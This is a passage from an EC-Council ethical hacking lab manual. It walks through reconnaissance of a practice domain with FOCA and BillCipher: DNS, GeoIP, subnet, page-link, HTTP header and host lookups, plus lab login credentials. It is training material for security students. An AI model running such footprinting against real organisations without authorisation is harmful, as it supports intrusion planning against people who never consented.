


Figure 9.4.11: FOCA Extracted file

TASK 4.4

Extract Network Structure Information

15. Close the web browser.
16. Navigate back to the FOCA window and click the **Network** node to expand the node in the left pane of the window to view the network structure.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. If the domain has any of the associated **Clients** or **Servers**, it displays the related information.

Note: In this lab, the domain we used does not have associated clients or servers.




Figure 9.4.12: FOCA Network Information

TASK 4.5

Extract Domain Information

18. Expand the **Domains** node and click on the target domain (here, **eccouncil.org**) to view the domain-related information.




Figure 9.4.13: FOCA Domain Information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.6

Extract Https Information

19. Expand the **Roles** node; further expand the **Https** node and click on the target domain (here, **www.eccouncil.org**) to see the detailed information such as **IP - Source**, **Roles in IP**, **Domains in IP - Source**, **FingerPrinting – HTTP**, and **HTML Title** in the righthand pane.




Figure 9.4.14: FOCA Https Information

20. This concludes the demonstration of gathering useful information about the target organization using the FOCA tool.
21. Close all open windows and document all the acquired information.
22. Turn off the **Windows 10** virtual machine.

TASK 5

Footprinting a Target using BillCipher

Here, we will use the BillCipher tool to footprint a target website URL.

BillCipher is an information gathering tool for a Website or IP address. Using this tool, you can gather information such as DNS Lookup, Whois lookup, GeoIP Lookup, Subnet Lookup, Port Scanner, Page Links, Zone Transfer, HTTP Header, etc.

1. Turn on **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.



Figure 9.5.1: Running the programs as a root user

TASK 5.1

Clone and Launch BillCipher

7. In the **Parrot Terminal** window, type **git clone https://github.com/GitHackTools/BillCipher** and press **Enter** to clone the **BillCipher** directory.




Figure 9.5.2: Cloning BillCipher

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open any explorer window and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 02 Footprinting and Reconnaissance/GitHub Tools/** and copy the **BillCipher** folder.
- Paste the copied **BillCipher** folder on the location **/home/attacker/**.
- In the terminal window, type **mv /home/attacker/BillCipher /root/**.

8. In the terminal window, type **cd BillCipher** and press **Enter** to navigate to the **BillCipher** directory.

Note: By default, BillCipher application gets cloned to the **/root** directory.

9. Now, type **python3 billcipher.py** and press **Enter** to launch the application.




Figure 9.5.3: Launching BillCipher application

10. BillCipher application initializes. In the **Do you want to collect information of a website or IP address?** option, type **website** and press **Enter**.
11. In the **Enter the website address** option, type the target website URL (here, **www.certifiedhacker.com**) and press **Enter**.



Figure 9.5.4: BillCipher initializes

TASK 5.2

Perform Information Gathering

12. BillCipher displays various available options that you can use to gather information regarding a target website.
13. In the **What information would you like to collect?** option, type **1** to choose the **DNS Lookup** option and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 9.5.5: BillCipher options

14. The result appears, displaying the DNS information regarding the target website, as shown in the screenshot.

15. In the **Do you want to continue?** option, type **Yes** and press **Enter** to continue.




Figure 9.5.6: DNS Lookup result

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. **Do you want to collect information of a website or IP address?** option appears, type **website** and press **Enter**.
17. In the **Enter the website address** option, type the target website URL (here, **www.certifiedhacker.com**) and press **Enter**.
18. Now, type **3** and press **Enter** to choose the **GeoIP Lookup** option from the available information gathering options.




Figure 9.5.7: Choose option 3

19. The result appears, displaying the **GeoIP Lookup** information of the target website, as shown in the screenshot.
20. In the **Do you want to continue?** option, type **Yes** and press **Enter** to continue.




Figure 9.5.8: GeoIP Lookup result

21. The **Do you want to collect information of a website or IP address?** option appears; type **website** and press **Enter**.
22. In the **Enter the website address** option, type the target website URL (here, **www.certifiedhacker.com**) and press **Enter**.
23. Now, type **4** and press **Enter** to choose the **Subnet Lookup** option from the available information gathering options.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 9.5.9: Choose option 4

24. The result appears, displaying the **Subnet Lookup** information of the target website.
25. In the **Do you want to continue?** option, type **Yes** and press **Enter** to continue.




Figure 9.5.10: Choose option 4

26. The **Do you want to collect information of a website or IP address?** option appears; type **website** and press **Enter**.
27. In the **Enter the website address** option, type the target website URL (here, **www.certifiedhacker.com**) and press **Enter**.
28. Now, type **6** and press **Enter** to choose the **Page Links** option from the available information gathering options.
29. The result appears, displaying a list of **Visible links** and **Hidden links** of the target website, as shown in the screenshot.
30. In the **Do you want to continue?** option, type **Yes** and press **Enter** to continue.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 9.5.11: Page Links option results

31. The **Do you want to collect information of a website or IP address?** option appears; type **website** and press **Enter**.
32. In the **Enter the website address** option, type the target website URL (here, **www.certifiedhacker.com**) and press **Enter**.
33. Now, type **8** and press **Enter** to choose the **HTTP Header** option from the available information gathering options.
34. The result appears, displaying information regarding the HTTP header of the target website, as shown in the screenshot.
35. In the **Do you want to continue?** option, type **Yes** and press **Enter** to continue.




Figure 9.5.12: HTTP Header option results

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

36. The **Do you want to collect information of a website or IP address?** option appears; type **website** and press **Enter**.
37. In the **Enter the website address** option, type the target website URL (here, **www.certifiedhacker.com**) and press **Enter**.
38. Now, type **9** and press **Enter** to choose **Host Finder** option from the available information gathering options.
39. The result appears, displaying information regarding the IP address of the target website, as shown in the screenshot.
40. In the **Do you want to continue?** option, type **Yes** and press **Enter** to continue.




Figure 9.5.13: Host Finder option results

41. The **Do you want to collect information of a website or IP address?** option appears; type **website** and press **Enter**.
42. In the **Enter the website address** option, type the target website URL (here, **www.certifiedhacker.com**) and press **Enter**.
43. Now, type **13** and press **Enter** to choose **Host DNS Finder** option from the available information gathering options.
44. The result appears, displaying information regarding host DNS of the target website, as shown in the screenshot.
45. In the **Do you want to continue?** option, type **Yes** and press **Enter** to continue.




Figure 9.5.14: Host DNS Finder option results

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

